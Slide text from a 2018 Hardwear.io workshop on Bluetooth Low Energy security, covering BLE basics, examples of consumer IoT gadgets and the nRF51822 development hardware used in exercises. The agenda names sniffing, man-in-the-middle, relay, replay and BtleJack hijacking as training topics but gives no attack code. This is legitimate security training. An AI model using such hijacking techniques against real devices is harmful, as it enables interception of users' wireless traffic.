

hardwear.io

Hardware Security Conference and Training

SMARTLOCKPICKING.COM



Sławomir Jasek

slawomir.jasek@smartlockpicking.com

@slawekja

BLE security essentials

Hardwear.io, Hague, 13.09.2018

Sławomir Jasek – short Sławek [suaveck]

Enjoy appsec (dev, break, build...) since 2003.

Pentesting, consulting, training - web, mobile, embedded, ...

Trainings, workshops, tutorials:

www.smartlockpicking.com

Significant part of time for research.



How much can we fit in a 2 hour workshop?

Bluetooth Smart?

Our hardware – flashing, embedded development

BLE advertisements, connections, services, characteristics

Sniffing BLE

BLE „Man in the Middle”, relay, replay

BtleJacking

General idea

Workshop for BLE beginners.

Most exercises possible to repeat later at home using the provided hardware.

Bluetooth Smart?

AKA Bluetooth 4, Bluetooth Low Energy

One of most exploding recently IoT technologies.

Completely different than previous Bluetooth 2, 3 (BR/EDR).

Designed from the ground up for low energy usage, simplicity (rather than throughput).

The main usage scenarios:

- a) Advertising (broadcast)
- b) Communication between 2 devices (master / peripheral)

And now
for something
completely different...



HidrateMe Smart Water Bottle

HidrateMe, a connected water bottle that tracks your water intake and glows to make sure that you never forget to drink your water again.


PRE-ORDER

Created by
Hidrate, Inc.



8,015 backers pledged \$627,644 to help bring this project to life.

It's magic...




AUTOMATIC

IT KNOWS WHAT'S INSIDE


It's not magic, but close to it. The Vessyl knows and aggregates the makeup of everything you drink. No more guessing or journaling. It keeps track of what's important to you... all automatically.

▼





When you have the power to
change the way you feel, it
changes everything.





The "Lover Detection System" will not only tell you if your partner is being unfaithful, but the speed, duration, and position of the infidelity.

Startups

1. Come out with a bright idea where to put a chip in.
2. Buy BLE devkit, some soldering, integrate mobile app
3. Convincing website + video (bootstrap)
4. **Crowdfunding!**
5. Profit!



<http://southpark.cc.com/full-episodes/s18e01-go-fund-yourself>

WIRED.CO.UK SECURITY WEARABLES BANKS TECHNOLOGY

Halifax uses heartbeat sensor to secure online banking

SECURITY / 13 MARCH 15 / by JAMES TEMPERTON

      371 shares
0 comments

ECG signals could replace online banking passwords following a successful trial by Halifax.

A proof of concept experiment used an ECG band to record a person's cardiac rhythm, which could then be used to login to an online banking service. An electrocardiogram or ECG is the unique rhythm of a heartbeat and, unlike a text password or fingerprint, it is incredibly difficult to fake.





Medical & Health

Cool & Clever

Cars

Hands-free Calling


Drive Smart, Drive Safe

Consumer Electronics

Millions of devices and counting

There are already more than 40 million *Bluetooth*[®] enabled home and professional healthcare devices on the market from leading manufacturers like 3M, A&D, Nonin and Omron. With Bluetooth Smart and Bluetooth Smart Ready devices exploding on the market, soon there will be millions more.






Pop



<https://www.youtube.com/watch?v=RxM55DNS9CE>

Fuze card: emulates magnetic stripe credit cards



BLE DEVKIT

Why I want you to become embedded developer?

Have your own device, created yourself, for stable exercises.

Possibility to tamper with various options, settings, ...

The best way to understand what happens „under the hood” and why so many devices remain insecure.

Challenge to secure the default code.

Our hardware set


BLE400 + nRF51822

USB BLE adapters

ST-Link V2

USB UART

Connector wires



Why nRF51822?

- Cheap (below \$3 on Aliexpress)
- Easy to develop custom firmware using online mbed.org ready templates
- Easy to flash using \$5 ST-Link or Raspberry Pi GPIO
- Works as BLE RF sniffer (Nordic)
- Works with open-source BtleJack (sniffing/hijacking)

BLE400 nRF51822 eval kit

http://www.waveshare.com/wiki/NRF51822_Eval_Kit

- BLE400 motherboard
- nRF51822 Core module
- Aliexpress: starting at \$11




Components



nRF51822 Core module

- nRF51822 chip
- integrated antenna
- pinout (2mm)
- starting at \$2.75



BLE400 motherboard

- USB UART interface
- pinout (standard 2.5mm), various other connectors
- jumpers, LEDs, buttons
- starting at \$9

Mbed.com

Free compiler online (free account required)

<https://os.mbed.com/compiler/>



